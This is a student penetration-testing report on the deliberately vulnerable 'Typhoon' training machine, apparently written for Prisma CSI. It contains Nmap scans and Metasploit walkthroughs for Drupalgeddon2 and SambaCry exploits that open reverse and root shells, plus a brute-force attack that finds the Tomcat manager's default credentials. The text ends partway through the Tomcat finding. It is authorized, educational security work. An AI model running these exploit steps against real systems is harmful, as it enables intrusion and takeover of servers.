Vulnerability Assessment and Penetration Testing Report

Table of Contents

Confidentiality Statement

This report is the sole possession of penetration tester, Teo Ze Wen and Prisma CSI. This report comprises exclusive and classified data. Reproduction, redistribution, or utilization, in its entirety or partially, in any manner, necessitates approval from both Teo Ze Wen and Prisma CSI. Prisma CSI might disclose this report to examiners under confidentiality agreements to exhibit adherence to penetration test mandates.

Disclaimer

A security assessment is viewed as a momentary analysis. The results and suggestions mirror the data collected during the evaluation and not any alterations or adjustments made beyond that period. Time-constrained commitments do not permit a comprehensive assessment of all security measures. Teo Ze Wen prioritized the assessment to pinpoint the least robust security measures an intruder would capitalize on. Teo Ze Wen proposes carrying out comparable evaluations on a yearly basis by internal or external appraisers to guarantee the ongoing effectiveness of the measures.

Contact Information

Name	Title	Contact Information
Teo Ze Wen	Year 3 Student, Cyber Security	tp060772@mail.apu.edu.my
Prisma CSI	Turkiye Cyber Security Company	info@prismacsi.com

Assessment Overview

On March 20, 2024, Prisma CSI approached Teo Ze Wen to assess the security posture of the Typhoon machine designed for penetration testing education compared to current industry best practices by conducting a penetration testing. All testing performed is referred to the NIST SP 800-115: Technical Guide to Information Security Testing and Assessment, OWASP Top 10 and other relevant standards.

Phases of penetration testing activities (National Institute of Standards and Technology, 2020) include the followings:

- Planning – Preparation of penetration testing proposal, rule of engagement received and statement of work approved.
- Discovery – Scanning and enumeration are carried out to determine the potential vulnerabilities, weaknesses and exploits.
- Attack – Verify the potential vulnerabilities discovered in previous phase by performing exploits onto each vulnerability.
- Reporting – Document the findings including vulnerabilities, potential impacts, remediation recommendations and technical steps. A presentation session is held to present the final report.



Figure 1: NIST Penetration Testing Phases

Objectives

The primary objectives of the penetration testing are to identify the vulnerabilities and weak points in the Typhoon web applications, databases, Content Management System (CMS) and its hosting system. Additionally, this penetration testing also aimed to evaluate the effectiveness of the existing security controls. Furthermore, recommendations on the remediations and risk mitigations of vulnerabilities are also to be achieved in this penetration testing. Upon achieving these objectives, the Prisma CSI can evaluate the effectiveness of

Typhoon machine in education on junior penetration testing level, especially among the cybersecurity students.

Findings Severity Rating

The levels of severity and corresponding CVSS score range are listed throughout the following table and is used in this document to assess each vulnerability discovered.

Severity	CVSS 3.1 Score Range	Definition
Critical	9.0-10.0	Exploiting this vulnerability is typically straightforward and often results in compromised systems. It's strongly recommended to promptly develop a remediation plan and apply patches without delay.
High	7.0-8.9	Though exploitation poses greater difficulty, it can lead to elevated privileges and potentially result in data loss or downtime. It's advisable to promptly devise a plan of action and apply patches as soon as possible.
Medium	4.0-6.9	Exploiting these vulnerabilities necessitates additional steps, such as social engineering. It's recommended to formulate a plan of action and address these issues after high-priority vulnerabilities have been resolved.
Low	0.1-3.9	Vulnerabilities that are non-exploitable but have the potential to reduce the attack surface. It's advisable to create a plan of action and apply patches during the next maintenance window.

Scope

Below assessment criteria involved in the penetration testing scope:

Assessment Criteria	Details
Web Server	http://192.168.31.140

Database	MySQL, Postgresql and Redis Server
Content Management System	Lotus CMS and Drupal CMS
Hosting System Services and Ports	FTP, SMTP, SSH, SMB and NFS

Scope Exclusion

No attack methods stated below performed during the penetration testing as per the client request:

- Distributed Denial of Service (DDOS)
- Social Engineering / Phishing
- Wireless Attack

Other attacks which not specified above are permitted to carry out, obtained permission from Prisma CSI.

Time Limitation

The penetration testing posed within the timeframe agreed in the Statement of Work (SOW). The 15 days penetration testing period started from 22 April 2024 to 6 May 2024.

Testing Summary

Vulnerability Summary & Report Card			
9	3	3	0
Critical	High	Medium	Low

The vulnerability assessment and penetration testing evaluated Typhoon's security posture. The penetration tester conducted vulnerability assessment using Nessus and Nmap to identify underlying security flaws in the Typhoon network. The assessment focused on various common vulnerabilities found in web applications, such as OWASP Top 10, patching of databases, Content Management Software (CMS), misconfigurations, and more. Additionally, the hosting system of the Typhoon web server was assessed, focusing on the ports and services supporting the management of the Typhoon web server and its applications. Based on the findings, 15 vulnerabilities were discovered in Typhoon. These vulnerabilities comprised 9 critical severity, 3 high severity, 3 medium severity, and 0 low severity vulnerabilities. They can be classified into weak credentials, outdated versions of applications, misconfigurations, and kernel flaws.

Vulnerabilities related to the application of weak credentials account for 27% and each vulnerability falling into this category is deemed critical in severity. The affected applications include Apache Tomcat Manager, File Transfer Protocol (FTP), Secure Socket Shell (SSH), and the PostgreSQL database. These applications have been found vulnerable to brute force attacks aimed at acquiring account credentials associated with them. Common usernames and passwords are applied to the administrator privilege account and posing a significant risk as attackers could potentially gain complete control of the system. For instance, the usage of weak credentials on Apache Tomcat Manager enables an attacker to upload a JAR file onto the Tomcat server and obtain a web shell for performing command injections. Additionally, unauthorized access to FTP, SSH and the PostgreSQL database allows malicious actors to read and write files, access database tables and more. The worst-case scenario occurred on Typhoon is the four compromised accounts were at the administrator level. Weak credential implementation could lead to major data breach incidents and consequent ripple effects such as information disclosure, remote code execution and tampering of information. These detected vulnerabilities reflect the lack of enforcement of password policies within the Prisma CSI

organization. The utilized credentials serve as red flags regarding password management practices. According to ISO standards, passwords should include a combination of alphanumeric characters, special characters, and both uppercase and lowercase letters (Anwita, 2024). However, it is evident that the password practices of Prisma CSI fail to align with these standards.

27% of the determined vulnerabilities fall into the classification of outdated versions of applications. There are 2 critical severity and 2 medium severity vulnerabilities recorded. The affected applications include Drupal CMS, Lotus CMS, Samba (SMB), and SSH. The version of Drupal CMS is 8.5, which reached end-of-life status in November 2021. This version is exposed to a known vulnerability, referred to as Drupal Gaddeon 2, where arbitrary code can be executed by an attacker. Furthermore, the Lotus CMS implemented in Typhoon is severely outdated and exposed to a known vulnerability for remote code execution since 2011 if the affected component is disabled. Lotus CMS is not widely used in the industry due to its security vulnerabilities and security patches for the known vulnerability have not been addressed. Moreover, the outdated Samba version is exposed to a vulnerability known as SambaCry, allowing an attacker to upload a writable shared library to execute arbitrary code on the Samba server, gaining root privilege access for the attacker through penetration testing evaluation. Additionally, the SSH with a specific version of OpenSSH implemented on Typhoon is vulnerable to a recent vulnerability known as Terrapin. In simple terms, this vulnerability is due to the mishandling of the handshake phase and sequence number usage within the SSH Binary Packet Protocol (BPP). From these identified vulnerabilities, the tester believes that Prisma CSI has very poor patch management practices. This is evidenced by the utilization of obsolete Lotus CMS, an old version of Drupal CMS, outdated Samba and SSH protocol. Poor patch management could potentially lead to impactful security incidents, as most of the vulnerabilities can be exploited by attackers to perform remote code execution to gain access to the related applications and their hosts. If the attackers successfully send the payload and gain access, they could execute anything on the application or its host remotely.

40% of vulnerabilities classified as misconfigurations have been discovered. There are 6 vulnerabilities found falling under this category, which is the highest among other classes of vulnerabilities. The root cause of each vulnerability is poor configuration habits within the applications. The misconfiguration of the NFS server caused 3 vulnerabilities, 2 of high severity and 1 of critical severity. The NFS mounting is available to all without limiting the

host and IP addresses. Additionally, any user can read the files inside the NFS without any access control, leading to another critical vulnerability: sensitive information disclosure, where anyone can read and expose the information within the NFS. Moreover, the Redis server is accessible by anyone to perform any actions such as creating and deleting keys. Furthermore, SMB signing is not required where leaving space for attackers to launch man-in-the-middle attacks. Additionally, default files are available on the Apache Tomcat. Attackers could access these default files to gather valuable information such as version and configuration details. The impact of poor configuration practices is allowing unauthorized personnel to have access to valuable information which they can further use to plan other malicious attacks.

Lastly, a critical vulnerability known as Shellshock affects the GNU Bash shell, allowing attackers to execute arbitrary code by manipulating environment variables. The affected operating system is Linux-based. Systems running the Apache HTTP server and executing CGI scripts such as cgi-bin/test.sh are at risk if Bash is vulnerable. The impact of Shellshock is severe as it can lead to unauthorized remote access and potential system compromise.

Vulnerability Assessment Process

This section demonstrated the general process of vulnerability assessment using Nessus and Nmap. The discovered vulnerabilities are evaluated further in the findings section.

Vulnerability Assessment with Nessus

1. Start Nessus service on kali

Figure 2: Run Nessus

2. Click “new scan” under the Nessus



Figure 3: New Scan Nessus

3. Basic network scan is chosen.



Figure 4: Basic Network Scan

4. The basic network scan is configured with a name and the IP address of Typhoon.



Figure 5: Configuration of Network Scan

5. Under the Typhoon, the launch button is clicked.

Figure 6: Launch the Scan

6. The scanning is running and the result is displayed as below. This result will then further evaluate with the exploitation and POC.



Figure 7: Result of Nessus

Vulnerability Assessment with Nmap

1. The Nmap is used to identify the IP address of Typhoon.



Figure 8: Identify IP address using Nmap

2. The IP address of Typhoon is identified, which is 192.168.31.140.



Figure 9: IP Address of Typhoon Identified

3. The IP address of Typhoon is verified by accessing the website, http://192.168.31.140.



Figure 10: Website of Typhoon

4. Then, port scanning is performed on the Typhoon host to scan the open ports and its service version.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV --open 192.168.31.140
```

Figure 11: Scan Open Port using Nmap

5. The result is shown below.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 04:48 EDT
Nmap scan report for 192.168.31.140
Host is up (0.0075s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
22/tcp   open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2
.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp   open  http        Apache httpd 2.4.7 ((Ubuntu))
110/tcp  open  pop3        Dovecot pop3d
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd (Ubuntu)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 1.7
993/tcp  open  ssl/imap    Dovecot imapd (Ubuntu)
995/tcp  open  ssl/pop3    Dovecot pop3d
2049/tcp open  nfs         2-4 (RPC #100003)
3306/tcp open  mysql       MySQL (unauthorized)
5432/tcp open  postgresql  PostgreSQL DB 9.3.3 - 9.3.5
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_ke
rnel
```

Figure 12: Nmap Port Scanning Report

6. The result above will then further evaluate the service version through nmap-vulners in nmap and external public exploit databases to discover vulnerabilities. Example is shown below.

```
┌──(kali㉿kali)-[~]
└─$ nmap --script /usr/share/nmap/scripts/nmap-vulners/ -sV -p 21 192.168.31.140
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-27 04:40 EDT
Nmap scan report for 192.168.31.140
Host is up (0.00039s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| vulners:
|   cpe:/a:vsftpd:vsftpd:3.0.2:
|       PRION:CVE-2021-3618    5.8     https://vulners.com/prion/PRION:CVE-2021-3618
|_      PRION:CVE-2015-1419    5.0     https://vulners.com/prion/PRION:CVE-2015-1419
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.14 seconds
```

Figure 13: Vulnerability Scanning using Nmap

Findings

1. Drupal EOL

Severity	Critical
CWE	CWE-20
CVE	CVE-2018-7600
CVSS 3.1 Score	9.8
Description	The version of Drupal CMS is outdated. Drupal version 8.5 reached its end of life in November 2021. Therefore, the vendor or publisher is no longer maintaining it. Consequently, this may lead to exposure to various security vulnerabilities.
Security Impact	The Drupal version 8.5.x before 8.5.1 allows an attacker to execute arbitrary code. This is due to an issue related to default or common module configuration that affects multiple subsystems.
Affected Port / Application	Drupal
References	https://nvd.nist.gov/vuln/detail/cve-2018-7600 https://www.tenable.com/plugins/nessus/182275 https://research.checkpoint.com/2018/uncovering-drupalgeddon-2/

Evidences/POC:

This vulnerability is assessed through Nessus.

Figure 14: Drupal EOL on Nessus

The exploitation process is attached below.

1. The Metasploit module, exploit/unix/webapp/drupal_drupalgeddon2 is used to exploit the Drupal in this version (Walk-throughs, 2021).

```
msf6 > use exploit/unix/webapp/drupal_drupalgeddon2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/drupal_drupalgeddon2) >
```

Figure 15: Drupalgeddon2 Module on Metasploit

2. The rhost and targeturi are configured respectively as 192.168.31.140 (Typhoon IP Address) and /drupal (URL).

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhost 192.168.31.140
rhost ⇒ 192.168.31.140
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi /drupal
targeturi ⇒ /drupal
```

Figure 16: Configuration for Drupalgeddon2 Module

3. The meterpreter session is successfully established between the penetration tester machine and Typhoon machine.

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > exploit

[*] Started reverse TCP handler on 192.168.31.136:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 192.168.31.140
[*] Meterpreter session 1 opened (192.168.31.136:4444 → 192.168.31.140:32996) at 20
24-04-28 06:10:06 -0400

meterpreter >
```

Figure 17: Meterpreter Session Established (Drupal)

4. Many actions can be performed by the penetration tester through meterpreter session. Some examples are shown below.

System Info

```
meterpreter > sysinfo
Computer    : typhoon.local
OS          : Linux typhoon.local 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:
08 UTC 2014 x86_64
Meterpreter : php/linux
```

Figure 18: System Info

List Directories

```
meterpreter > ls
Listing: /var/www/html/drupal
=============================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  1025    fil   2018-03-07 16:10:20 -0500  .csslintrc
100644/rw-r--r--  357     fil   2018-03-07 16:10:20 -0500  .editorconfig
100644/rw-r--r--  151     fil   2018-03-07 16:10:20 -0500  .eslintignore
100644/rw-r--r--  41      fil   2018-03-07 16:10:20 -0500  .eslintrc.json
100644/rw-r--r--  3858    fil   2018-03-07 16:10:20 -0500  .gitattributes
100644/rw-r--r--  2306    fil   2018-03-07 16:10:20 -0500  .ht.router.php
100644/rw-r--r--  7866    fil   2018-03-07 16:10:20 -0500  .htaccess
100777/rwxrwxrwx  18092   fil   2016-11-16 18:57:05 -0500  LICENSE.txt
```

Figure 19: List Directories

2. SambaCry

Severity	Critical
CWE	CWE-94
CVE	CVE-2017-7494
CVSS 3.1 Score	9.8
Description	The samba version running on the Typhoon machine is 4.1.6, which is outdated. This may cause the samba is exposed to few known vulnerabilities.
Security Impact	The samba version since 3.5 and not later than 4.6.4, 4.5.10 and 4.4.14 is vulnerable to remote code execution. An attacker is allowed to upload a shared library to a writable share, which may lead to load and execute by the server. Through the writable share, the attacker is able to establish session remotely with the victim machine.
Affected Port / Application	139, 445
References	https://nvd.nist.gov/vuln/detail/CVE-2017-7494 https://www.rapid7.com/db/modules/exploit/linux/samba/is_known_pipename/ https://vuldb.com/?id.101738

Evidences/POC:

This vulnerability is assessed through Nmap map-vulners.



Figure 20: Samba Cry Discovered on Nmap

The samba version is confirmed through Metasploit auxiliary module.

Figure 21: Samba Version Identified

The exploitation process is attached below.

1. The Metasploit module, exploit/linux/samba/is_known_pipename is used to exploit the Samba in this version (Bond, 2019).



Figure 22: Pipename Module Selected

2. The rhost is configured as 192.168.31.140 (Victim IP Address).

```
msf6 exploit(linux/samba/is_known_pipename) > set rhost 192.168.31.140
rhost ⇒ 192.168.31.140
```

Figure 23: Module Configuration

3. The command shell session is successfully established between the penetration tester machine and victim machine.

```
[*] 192.168.31.140:445 - Using location \\192.168.31.140\typhoon\ for the path
[*] 192.168.31.140:445 - Retrieving the remote path of the share 'typhoon'
[*] 192.168.31.140:445 - Share 'typhoon' has server-side path '/tmp
[*] 192.168.31.140:445 - Uploaded payload to \\192.168.31.140\typhoon\MdeQJEUi.so
[*] 192.168.31.140:445 - Loading the payload from server-side path /tmp/MdeQJEUi.so
using \\PIPE\/tmp/MdeQJEUi.so ...
[-] 192.168.31.140:445 -    >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.31.140:445 - Loading the payload from server-side path /tmp/MdeQJEUi.so
using /tmp/MdeQJEUi.so ...
[+] 192.168.31.140:445 - Probe response indicates the interactive payload was loaded
...
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.136:43067 → 192.168.31.140:445) at 2
024-04-29 10:14:08 -0400
```

Figure 24: Session Etablished

4. The root privilege is gained through the command shell.

```
[*] Found shell.
[*] Command shell session 2 opened (192.168.31.136:43067 → 192.168.31.140:445) at 2
024-04-29 10:14:08 -0400

whoami
root
```

Figure 25: Root Privilege Gained

3. Apache Tomcat Manager Weak Credentials

Severity	Critical
CWE	CWE-521
CVSS 3.1 Score	9.5
Description	The Tomcat Manager login URL is exposed by the Apache Tomcat Server running on the Typhoon machine. Weak credentials used to login to the Manager (admin) backend.
Security Impact	If an attacker infiltrates the Tomcat Manager section, they may develop a harmful application through a WAR file consisting customized JSP code. This code enables the execution of unrestricted commands on the server's core within the Apache Tomcat instance's service account context. The Tomcat instance operates under privileges of a local service account that could be exploited. This grants the attacker control over the server, allowing credentials access and other critical data potentially.
Affected Port / Application	8080
References	https://attack.mitre.org/techniques/T1078/001/

Evidences/POC:

Since the Apache tomcat is running, the manager webapp URL is exposed and might be accessible using default password.



Figure 26: Apache Webapp Manager Login

The exploitation process is attached below.

1. A brute force attack to attempt to get the credentials is launched using Metasploit. The module selected is auxiliary/scanner/http/tomcat_mgr_login (rapid7, 2018).

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set
```

Figure 27: Tomcat Brute Force Module Selected

2. The rhost is configured as victim IP address, 192.168.31.140.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhost 192.168.31.140
rhost ⇒ 192.168.31.140
```

Figure 28: IP Address Configured

3. The result is shown below. Username, tomcat and password, tomcat are found as the credential to login the tomcat manager.

```
[-] 192.168.31.140:8080 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.31.140:8080 - Login Successful: tomcat:tomcat
[-] 192.168.31.140:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.31.140:8080 - LOGIN FAILED: both:role1 (Incorrect)
```

Figure 29: Found Tomcat Credentials

4. The Apache tomcat webapp manager is successfully logged in using the credentials above.

